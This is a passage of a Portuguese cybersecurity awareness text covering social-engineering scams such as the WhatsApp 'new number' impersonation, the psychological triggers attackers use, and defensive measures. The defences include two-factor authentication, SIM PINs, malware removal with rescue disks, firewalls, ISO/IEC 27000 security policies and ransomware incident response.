Um agente malicioso que está se passando por alguém está realizando um ataque de *impersonation*. Um exemplo é o golpe do número novo no WhatsApp. Ele consiste em casos em que golpistas usam fotos de redes sociais, como facebook, linkedin, etc... e se passam pela pessoa, em um golpe conhecido como *impersonation.* São adicionados contatos do usuário, conseguidos através de bancos de dados vazados ou cúmplices com acesso legítimo a sistemas. Muitas vezes os dados obtidos pelos golpistas estão disponíveis publicamente, em contas de redes sociais, notícias ou páginas da internet. Cuidar das suas informações e de quem tem acesso a elas é indispensável.


Em seguida, mensagens são enviadas para tantos contatos quanto possível com a mensagem: “Oi! Troquei de celular, pode salvar o meu número novo na sua agenda. O outro vou deixar só para trabalho”. Algumas pessoas acreditam que tiveram seus aparelhos clonados, mas na realidade é uma atuação de falsidade ideológica. Quando alguém responde a mensagem de forma ingênua, o golpista já sabe que é uma vítima propícia a cair no golpe. Eventualmente várias mensagens são trocadas, algumas já tendendo a enganar a vítima com mensagens do tipo “estarei muito ocupado” ou “estou tentando resolver um problema”.


MAZZOLA, Carolina. Como funciona o golpe do novo número? Criado em 11/09/2021 atualizado em 14/09/2022 Disponível em https://blog.nubank.com.br/golpe-do-novo-numero/ Acesso em 02/12/2022.


Pretexting: Neste ataque se ganha acesso a informações privilegiadas fingindo ser algum agente ou autoridade solicitando a confirmação ou fornecimento de dados pessoais. SMS e mensagens avisando sobre compras realizadas, pontos ganhos, prêmios ou outros pretextos para que o usuário forneça suas informações de livre vontade.

Fraude de Identidade: Dados roubados são utilizados para obter linhas de crédito, dinheiro ou um cartão ou conta corrente, por exemplo.

Pescaria ou Phishing: é um golpe que engana a vítima para que execute alguma ação, como instalar um programa ou compatilhar dados pessoais. Usa uma isca, como uma oferta, promoção ou aviso e pode vir através de vários modos, como email, mensagens de texto, anúncios. Aqueles que fisgarem a isca serão levados a cair no golpe.







Spear Phishing ou Pesca de Arpão: Um alvo precisamente escolhido recebe uma mensagem contendo informações precisas que os atacantes também conhecem, e incluem suas preferências, atividades pendentes, projetos ou algo do interesse da vítima. Caso abra a mensagem um malware pode ser instalado, por exemplo.

Surf sobre os ombros ou Shoulder surfing: o interessante nome serve à técnica de espiar por cima do ombro. Olhar enquanto as senhas são digitadas, obtendo pins, códigos de acesso ou números de cartão de crédito, por exemplo. Podem ser utilizadas câmeras ou lentes para o sucesso do ataque.

Mergulho no lixo ou Dumpster diving: O processo de vasculhar o lixo para obtenção de informações. Pode ser o próprio lixo reciclável de papel como discos em descarte. Documentos contendo informações sensíveis devem ser destruídos. Discos que são descartados devem ser inutilizados.

Tailgating: Vários acessos físicos podem ser burlados ao se entrar junto com algum usuário autorizado. Aguardar alguém abrir a porta e aproveitar para entrar junto, fingir ser parte de um grupo, são modos de se aproveitar e obter acesso físico.

Gatilhos Mentais Utilizados pelos Atacantes

Atacantes utilizam alguns gatilhos mentais para convencer suas vítimas a lhes auxiliarem. Esses gatilhos são utilizados em diversas áreas e situações da vida, e entendê-los, ter consciência sobre sua existência e perceber quando são aplicados é relevante e talvez a única forma de se defender.

Escassez: Várias promoções utilizam "Últimas unidades!" e frases que remetem à sensação de escassez para induzir à tomada de atitudes como um reflexo, evitando o tempo necessário ao discernimento. Os atacantes sabem que as pessoas agem de modo diferente quando tem a sensação de escassez. Anúncios que oferecem itens caros a preços baixos com poucas unidades, favorecem o atacante a conseguir seus objetivos induzindo as vítimas.

Urgência: Similar à escassez, a frase da urgência é a " Somente hoje! Oportunidade única!". Remete à sensação de que uma atitude precisa ser tomada rapidamente, evitando seu devido processamento e facilitando a obtenção do objetivo.

Autoridade: Documentos idênticos aos oficiais. Emails governamentais. Até mesmo o golpe do bilhete premiado normalmente conta com alguém engravatado e bem arrumado como cúmplice. Os atacantes se beneficiam do fato de que as pessoas são impelidas a colaborar com figuras de autoridade.

Intimidação: Os atacantes se beneficiam de técnicas de intimidação, se colocando em posição superior e utilizando de ameaças para obter o que deseja. Uma ligação falando ser da diretoria e exigindo a informação imediata de dados sigilosos. O agente envia um email solicitando uma planilha de dados que não foi entregue. O medo é uma das armas utilizadas pelos atacantes para obter o que desejam.

Prova Social ou Consenso: Quando várias pessoas agem do mesmo modo, a tendência é que nos comportemos de modo parecido também. Um agente cria uma página maliciosa e cria várias contas em redes sociais que a endossam, induzindo as vítimas a realizar ações desde simples cliques até compras, por exemplo.

Familiaridade: Atacantes se aproveitam do fato de que as vítimas são mais propensas a realizar suas ações manipuladoras quando existe um relacionamento entre elas. O golpe do perfil falso do WhatsApp usa o gatilho da familiaridade para fazer as vítimas não perceberem o engano até que seja tarde.

Confiança: Ataques complexos podem construir relações de confiança que exigem tempo e investimento. Um exemplo é um atacante que se passa por agente de segurança, oferecendo seus serviços. A realidade é que os serviços são o ataque, podendo violar a segurança dos sistemas da vítima ou simplesmente usar de sua confiança para obter vantagem.

As técnicas utilizadas são sempre renovadas, e muitas vezes utilizadas juntas para aumentar as chances de sucesso. Também faz parte das atividades do profissional de cibersegurança estar consciente dessas estratégias para previnir tais ataques.

Proteção

Todos podem ser enganados. Muitas vezes as falhas que podem nos levar a ser fraudados ou manipulados não estão ao nosso alcance, mas normalmente prestar atenção aos detalhes e usar processos robustos pode evitar problemas.

Cuide do que é seu:

- Muitos ataques utilizam suas informações públicas como fonte. Evite compartilhar suas fotos e seus dados em redes abertas. Se não for uma pessoa pública, restrinja o acesso às informações para quem não for de seu círculo de amigos e seguidores.

- Combine uma senha com seus familiares para, em caso de emergência, possam solicitá-la para verificar a autenticidade dos fatos.

- Desabilite a visualização de sua foto do WhatsApp para quem não está em sua lista de contatos. Essa opção está disponível em *Configurações -> Foto do Perfil -> Meus contatos.*

- Se você não for uma figura pública, mantenha suas redes sociais restritas.

- Não transfira dinheiro sem conferir os dados, e se certificar de que a operação é verdadeira.

- Nunca compartilhe suas senhas e seus códigos de acesso.

Autenticação em Dois Fatores

Sempre que possível utilize a verificação em duas etapas. Para o WhatsApp isso irá exigir que o chip com seu número esteja inserido no celular para ativá-lo. Utilize a autenticação em dois fatores em suas redes sociais e contas de email. Conexões de acesso remoto devem obrigatoriamente ter autenticação em dois fatores.

Coloque senha nos cartões SIM de celular

Quando você recebe seu chip ele tem um PIN anotado, que é uma senha. Muitos usuários não guardam ou dão atenção a esse fator. Caso tenha perdido, normalmente ela é padrão para cada

operadora. Essa senha não é requisitada na inicialização do sistema, o que implica em uma falha de segurança: se um ladrão roubar um telefone bloqueado e inserir o chip em outro aparelho, ele poderá reinstalar os programas e ativá-los como usuário legítimo. Com a senha do chip ativada, somente será possível usar os recursos após digitar a senha corretamente. Caso a senha seja digitada errada por três vezes consecutivas, você precisará digitar o código PUK - também informado na cartela - para desbloquea-lo ou o chip não poderá ser utilizado.

Para ativar a proteção, entre no menu de configurações e procure por *Segurança -> Bloqueio do chip -> Alterar PIN do chip* e em seguida *Bloquear chip.* Utilize um número que seja fácil de memorizar, pois ao esquecer a senha seu chip não poderá ser utilizado.

Proteja-se contra malwares

O modo como o computador é usado é definitivamente a única defesa que temos contra ataques desconhecidos e complexos. Algumas atitudes simples evitam transtornos imensos, e podem ser a diferença entre você sofrer um ataque ou não.

Mantenha seus dispositivos atualizados. Sempre que alguma vulnerabilidade é identificada e corrigida, uma atualização é lançada. Além de melhorias elas trazem as correções necessárias e evitam ataques. Quando o ataque do WannaCry ocorreu, uma correção para a vulnerabilidade explorada já havia sido lançada pela Microsoft e estava disponível.

Mantenha o firewall pessoal de seu dispositivo ligado sempre que possível. As organizações devem estar protegidas por firewall de acordo com seu tamanho e capacidade, e os next generation firewalls são inteligentes a ponto de detectar ataques em tempo real e trocar informações com centros de inteligência em segurança de dados ao redor do mundo.

Ao utilizar o cartão de crédito na Internet, utilize um cartão de crédito virtual. Eles podem ser utilizados por um determinado tempo, ou uma vez só, e podem ser criados e destruídos sem custo. Assim você pode realizar suas operações online e apagar o cartão em seguida. Mesmo que seus dados sejam vazados, os atacantes não conseguirão realizar compras.

Mantenha seu dispositivo protegido com um antivírus. Se você não quer pagar por uma ferramenta, utilize as gratuitas disponíveis. Mantenha-o sempre atualizado, pois diariamente as assinaturas de malwares são adicionadas e a base de dados atualizada para impedir o maior número possível de ataques.

Não acesse sites suspeitos, de pirataria ou que oferecem conteúdo ilegal. Alguns sites enviam notificações que o antivírus está desatualizado, ou que o computador está em risco, e instalam programas maliciosos através de notificações que o próprio usuário aceitou receber.

Não aceite todas as notificações. Leia atentamente as janelas de notificações para verificar se são verdadeiras.

Não baixe ou acesse arquivos e anexos de emails desconhecidos ou suspeitos. Sempre que tiver dúvida, verifique a veracidade da mensagem falando diretamente com o remetente.

Não utilize programas piratas ou crackeados. Esses programas normalmente são alterados e contém códigos maliciosos em seus componentes.

Nos dispositivos móveis, deixe instalado somente os programas que realmente utiliza, e que vêm de fontes confiáveis. Não forneça permissões desnecessárias. Se você não usa áudio em algum aplicativo, não aceite acesso ao microfone. Se não usa a câmera, evite conceder essa permissão. Verifique se as permissões que o aplicativo necessita são condizentes com sua função.

Você sempre será a maior barreira à entrada de programas maliciosos em seus dispositivos. Mas, ainda assim, algo pode acontecer.

Removendo malwares

O primeiro passo que recomendo é sempre que possível, desligar o sistema. Você não poderá efetuar uma varredura confiável a partir de um sistema comprometido. O melhor *setup* é específico para cada caso.

Para o usuário doméstico ou pequenas empresas é composto de um PC que possa efetuar o boot através de um pen drive ou CD específicos para essa finalidade, com o disco a ser analisado conectado como secundário.

Você também pode efetuar a varredura a partir de um computador não infectado, utilizando o disco a ser analisado como secundário, mas a recomendação é utilizar uma ferramenta de boot conhecidamente não comprometida.

Efetue o download de uma ferramenta específica para remoção de ameaças. Seguem três de várias disponíveis:

ESET SysRescueLive, em https://www.eset.com/pt/support/sysrescue/
Kapersky Rescue Disk, em https://www.kaspersky.com.br/downloads/free-rescue-disk e
Antivirus Live CD com ClamAV em https://sourceforge.net/projects/antiviruslivecd/

Para criar o disco, utilizaremos o Rufus. Ele pode ser obtido em https://rufus.ie/pt_BR/ e é uma ferramenta que grava imagens ISO ou IMG para pendrive. Ele tem várias opções de criação de discos e é muito versátil. Faça o download e execute o Rufus, escolha o disco de recuperação de sua preferência e crie um USB ou CD bootável de recuperação.

Inicie o computador através do disco criado, conectando o disco a ser analisado ou diretamente na máquina ou em uma gaveta externa de boa velocidade. Mantenha o computador com acesso à internet para que a ferramenta possa ser atualizada antes da varredura. Efetue a varredura completa, e siga as instruções recomendadas em caso de alerta positivo de software indesejado.

Cada praga exigirá um método diferente. Normalmente uma busca no google pelo nome da praga e *removal tool* fornece uma resposta satisfatória.

Protegendo-se

Firewall: é um sistema que restringe seletivamente o tráfego na rede, de acordo com características definidas, e remove pacotes malformados, requisições suspeitas, endereços proibidos e requisições indevidas.

Uma das melhores formas de se proteger de ataques é estar com o firewall ativo. A vulnerabilidade *eternalblue* por exemplo não pode ser explorada se seu firewall estiver ativo, e a esta altura você poderá fazer o teste por conta própria.

Bloquear as requisições ICMP, o Internet Control Message Protocol, utilizado pelo comando *ping* e *traceroute,* por exemplo, pode evitar que características da rede sejam descobertas além de prevenir ataques de negação de serviço.

Next Generation Firewall: O sistema de firewall evoluiu de um simples filtro de pacotes, em suas primeiras versões, para camadas de rede cada vez superiores. O firewall com inspeção de estado é capaz de monitorar uma conexão do momento em que é aberta até seu encerramento. Um firewall unificado de ameaças une a inspeção de estado com monitoramento de serviços e aplicações. O firewall de próxima geração ou next generation firewall deve incluir a inspeção de estados, prevenção de invasão integrada, reconhecimento e controle de aplicações para detectar e bloquear aplicativos nocivos, atualização de feeds de informação e técnicas de atualização para lidar com ameaças à segurança em evolução.

Atualizações: Muitas atualizações possuem novos recursos e funcionalidades, mas uma grande parte delas está relacionada a questões de segurança e patches que podem fazer a diferença entre comprometer ou não um sistema. É sempre prudente realizar as atualizações em um ambiente de testes antes de executá-las em produção, mas quanto antes puderem ser realizadas as atualizações críticas, melhor.

Distribuição de Serviços: Sempre que possível tenha os serviços com carga distribuída entre servidores.

Configuração: altere as senhas padrão, utilize os serviços com criptografia mais forte, crie senhas que não podem ser quebradas facilmente. Restrinja pontos de acesso colocando esses dispositivos depois de um firewall ou em uma rede de visitantes separada.

Cabeamento: se você precisa de uma garantia adicional de disponibilidade e privacidade de seus dados é conveniente utilizar cabeamento físico sempre que possível. Apesar de sofrerem

interferência eletromagnética, eles são muito menos suscetíveis que o ar e não podem ser atacados com *jammers* de sinal.

VPN: para evitar que suas comunicações sejam interceptadas é conveniente usar um serviço de VPN de confiança. Sempre utilize uma VPN quando conectado a uma rede aberta. Se você for administrador de rede, verifique os casos em que uma VPN é necessária, pois ela também pode ser utilizada para realizar roubo de dados ou download de arquivos de forma imperceptível.

Antivírus, IDS e IPS

Utilize um software antivírus, e um sistema de detecção ou prevenção de intrusão.

ISO/IEC 27000

As normas definidas pela International Organization for Standardization (ISO) e International Electrotechnical Commission (IEC) no conjunto de padrões ISO/IEC 27000 fornecem uma estrutura de gerenciamento da segurança da informação e proteção de dados. Estabelecem requisitos abrangentes do sistema de gestão da segurança da informação (SGSI), como controles administrativos, técnicos e operacionais da segurança da informação.

A série de normas ISO/IEC 27000 tem em seu cerne a segurança para todos os tipos de dados e informações, bem como de seus atributos de confidencialidade, integridade, disponibilidade e autenticidade. Cada norma tem uma função específica, e todas convergem para criação, manutenção, atualização, revisão e funcionamento de um sistema de gestão da segurança da informação.

Apenas a norma ISO 27001 é passível de certificação acreditada, sendo as outras normas guias de boas práticas. A abordagem orientada a processos, que determina que cada atividade faz usos de recursos e habilita a transformação de entradas em saídas pode ser considerada um processo, enfatiza a importância de:

De entender os requisitos de segurança da informação e estabelecer objetivos.
Da implementação e operação de controles para gerenciar os riscos.
Monitoração e análise do desempenho e eficácia do sistema de gestão.
Melhoria contínua.

É o modelo PDCA (Plan-Do-Check-Act), aplicado para estruturar os processos.

Políticas de Segurança

A segurança de sistemas deve ser levada a sério. As ameaças são reais e, para os criminosos, não há regras. Isso dito, compreender a mentalidade do atacante é muito importante para prevenir e reduzir as chances de sucesso. Porém, aplicar táticas defensivas genéricas ajuda a proteger a rede e seus usuários de diversos problemas. Essas táticas são eficientes contra uma série de ataques. Devemos sempre levar em conta, porém, as necessidades operacionais do nosso negócio. Não apenas interromper ataques, mas garantir medidas de segurança que mantenha os processos e serviços sendo oferecidos rapidamente e com eficiência.

A regra é diferente para os dois lados, e com certeza a defesa está em desvantagem. Operar dentro de políticas de uso, restrições legais, ponderar questões econômicas e regulamentações são apenas alguns dos fatores. Porém, algumas políticas de segurança ajudam a reduzir a possibilidade ou evitar a invasão.

Tenha sempre:

- Uma política de gestão de riscos
- Um inventário anual dos sistemas de TI
- Regras e procedimentos que minimizem os riscos
- Treinamentos de conscientização de segurança
- Testes e avaliação dos sistemas de controle da TI
- Procedimentos de resposta a incidente
- Um plano de continuidade de operações

Crie zonas que separem fisicamente e logicamente os serviços e os dispositivos. Os visitantes não devem, por exemplo, ser capazes de enxergar a rede interna. Utilize switches ao invés de hubs (pois os hubs enviam os pacotes para todas as portas, estando sujeitos a sniffing mais facilmente), e firewall. Lembre-se que se um usuário for enganado e cair em um golpe de Spear Phishing por exemplo, o malware utilizará as permissões e acessos do usuário para se propagar pela rede, muitas vezes sem que esse sequer perceba o que está acontecendo.

Estabeleça acesso baseado em políticas restritivas, ao invés de permissivas. Se você autorizar um serviço que alguém precisa, pode a longo prazo dar mais trabalho do que deixar aberto a todos e restringir apenas alguns casos. Mas pode evitar ataques que causem transtornos maiores e, do ponto de vista da segurança, é mais robusto.

Não reutilize senhas. Não deixe as senhas anotadas em locais visíveis, e se possível memorize-as. Sempre que possível utilize autenticação em dois fatores. Caso disponível, utilize certificados pessoais ou chaves criptográficas. Não use senhas fracas. Um exemplo de senha complexa e fácil de memorizar é uma frase, com letras maiúsculas e minúsculas e símbolos. Por exemplo: *Nao#Deixe#Sua#Senha#Anotada!*

Teste a conectividade entre dispositivos da rede e verifique se realmente existe compartimentalização. Mesmo que os dispositivos estejam na mesma rede, certifique-se que só existe acesso caso tenha sido planejado e seja necessário.

De acordo com o caso, configure servidores, roteadores e firewalls para que o acesso administrativo seja feito somente localmente, desabilitando acessos remotos sempre que não sejam indispensáveis.

Em sistemas que podem sofrer tentativas de ataque de força bruta, ou suspeita de seu uso, habilite um CAPTCHA.

Evite dispositivos que servem a muitos usuários, como servidores de arquivo, armazenamento em rede (NAS), impressoras centralizadas e afins. Se possível utilize uma rede de internet para visitantes totalmente separada da rede administrativa.

Mantenha uma política de atualização e backup rigorosa. Para dispositivos que precisam estar acessíveis, pode ser a diferença entre sofrer um ataque ou não, e devem ser aplicados tão cedo quanto disponíveis. Para outros dispositivos de rede, um cronograma de revisão regular é recomendado. Isso permite que você teste as atualizações antes e certifique-se que os sistemas não serão afetados.

Verifique padrões de uso do seu sistema, como tráfego de rede e observe comportamentos. Muitas vezes o ataque é silencioso mas deixa rastros e modifica o comportamento dos sistemas.

Em seus sistemas Desktop, utilize somente usuários padrão, deixando usuários administradores somente para as tarefas onde forem indispensáveis. Você deve ter observado que nos ataques realizados contra sistemas seguros quase sempre depende do usuário aceitá-lo. Caso o usuário não tenha permissão para executá-lo, será interrompido.

Sempre que possível mantenha os celulares de uso empresarial e pessoal em dispositivos separados. Caso use o mesmo dispositivo, existem tecnologias que permitem a separação de forma lógica.

Se você estiver em uma rede pública, utilize uma VPN para navegar. Se você não for assinante ou não tiver acesso a uma VPN, utilize o Tor.

Tenha maneiras de recuperar seus sistemas, ou até mesmo um sistema redundante que não fique interligado. Tenha Backups atualizados e uma política de atualização periódica. Deixe seus backups sempre criptografados.

Em caso de problemas, faça um espelhamento completo do disco (inclusive espaço livre e não particionado) para investigações e recuperação de dados.

Se não está quebrado, não conserte. Alterar sistemas funcionais pode ser uma má idéia.

Os usuários devem compreender as políticas e procedimentos da empresa, bem como as tecnologias e medidas de proteção de dados que devem ser utilizadas. Todos devem estar cientes das consequências da não conformidade, documentada em procedimentos padrão.

O roubo de dados deve ser evitado com configurações restritivas, de modo que o trabalho possa ser realizado mas não haja possibilidade de informações serem obtidas ilicitamente. Sempre que possível deve-se evitar jogos, apps, emails, vídeos, uso de pen drives e dispositivos externos.

O acesso a sites suspeitos ou desnecessários pode representar uma ameaça à organização. Alguns sites pedem que usuários instalem plugins e programas maliciosos, que muitas vezes são a porta de entrada para as ameaças maiores. Algumas delas permitem acesso ao microfone e webcam, por exemplo.

O uso de VPNs não autorizadas deve ser monitorado. A criptografia da VPN fornece confidencialidade e pode impedir administradores de segurança de rastrear dados e conexões suspeitas.

O acesso físico deve ser restrito para evitar destruição ou sabotagem dos sistemas ou roubo de informações. Não existem soluções técnicas que sobrescrevem as possibilidades humanas, exigindo atenção a processos seguros que evitam o comprometimento das informações e sistemas.

E por fim… Saiba como é sua rede, seu tráfego, hardware instalado, hosts. Saiba o que precisa e o que não pode estar em cada um deles. Caso precise de um serviço que eventualmente apresenta alguma vulnerabilidade, altere as configurações de porta padrão. Altere as senhas padrão. Altere o diretório padrão de instalação. Isso pode ser suficiente para evitar um ataque.

E, principalmente, ajude seus usuários a serem parte da solução e da proteção. Ensine como reagir a situações inesperadas, como por exemplo fornecer informações sensíveis por telefone. Seja acessível para solucionar dúvidas e dar dicas de segurança. Seja parte da solução.

Conheça seus Sistemas - Network Profiling - Perfil da Rede

Para identificar precocemente problemas e anomalias, é indispensável conhecer o funcionamento e ter alguns dados sobre o uso normal dos sistemas e da rede. Desvios fora do padrão podem indicar anomalias. É importante capturar os dados quando o uso da rede é normal, evitando atividades extraordinárias como atualizações e manutenção, ou quaisquer outras que estejam fora da rotina. Operações de backup programado, por exemplo, podem fazer parte dos dados de uso normal da rede.

Em caso de ataque

Ransomware

Quando o evento ocorre pode ser aterrorizante. Os atacantes podem ainda estar trabalhando ativamente no ataque quando este é descoberto, e o tempo é precioso. No caso, a cada minuto uma quantidade imensa de dados é criptografada e mais usuários podem ser infectados.

Ação 1: Envolver e alocar a equipe de segurança e TI para investigar e solucionar o ataque. Deve ser lançado o plano de resposta a incidentes que já deve estar preparado para o caso de um ataque de ransomware. Caso não tenha uma equipe à disposição é conveniente contratar um terceiro para lidar com a questão. Se você não sabe como lidar com o problema, desconecte e **hiberne** seu sistema o mais rapidamente possível. A hibernação pode tornar possível a recuperação da chave criptográfica utilizada e auxiliar na recuperação dos arquivos impactados.

A entrada no sistema normalmente é realizada de forma involuntária por algum usuário. A maioria através de emails de phishing. Muitos através de macros em documentos. Educar os usuários e torná-los capacitados a identificar e evitar ameaças é a primeira linha defensiva a se considerar. Além de evitar ataques, reconhecê-los precocemente auxilia a minimizar o impacto.

Os tipos de arquivos criptografados variam entre os diversos tipos de ransomware. Algumas variantes possuem mais de cem tipos de arquivos como alvo. Todavia, em sua maioria incluem:

- Arquivos de Documentos: txt, doc, docx, xls, xlsx, ppt, pptx, rtf, odt, ods, odp, pdf entre outros.
- Arquivos de Imagens: jpg, png, raw, gif entre outros.
- Arquivos de Banco de Dados: sql, dba, mdb, odb, db3, sqlite3 entre outros.
- Arquivos Compactados: zip, 7z, rar entre outros.
- Arquivos de Chaves: pen, crt entre outros.

Ransomwares não precisam de privilégios administrativos em sua maioria, e são conhecidos por serem muito contagiosos. Eles operam nos arquivos do usuário mesmo com permissões básicas. Dessa forma podem se mover lateralmente entre compartilhamentos e usuários e lentamente se propagando pelos sistemas.

<aqui>

IBM Security. Definitive guide to ransomware 2022. Disponível em https://www.ibm.com/downloads/cas/EV6NAQR4 Acesso em 17/12/2022.

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.1800-25.pdf
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.1800-26.pdf

uma vez que os arquivos estejam criptografados existem algumas maneiras de contornar esse problema:

- Reinstalando e restaurando o sistema de um backup atual e funcional.
- Verificar se alguma empresa ou pesquisador de segurança conseguiu quebrar a criptografia e achar a chave necessária para restauração dos arquivos.
- Pagar o resgate. E aqui vai uma consideração: pagar resgate a um criminoso acaba por motivá-lo a continuar invadindo sistemas. Mais do que isso, muitas vezes eles não sabem exatamente o que estão fazendo, pois utilizam *kits* prontos vendidos na Dark Web. Então existe a possibilidade do resgate ser pago e seus arquivos não serem recuperados.

Os processos e a forma de uso dos sistemas são totalmente relevantes para evitar a infecção por ransomware ou qualquer outro malware.

MALWAREBYTES LTD. Tudo Sobre Ransomware. Disponível em: https://br.malwarebytes.com/ransomware/ Acesso em 01/12/2022.

Conclusão

Segurança digital, em uma sociedade fortemente baseada em tecnologia, é fundamental. Boas políticas de gestão de TI unidas a um usuário capacitado são ferramentas muito eficientes na redução da área de ameaça.

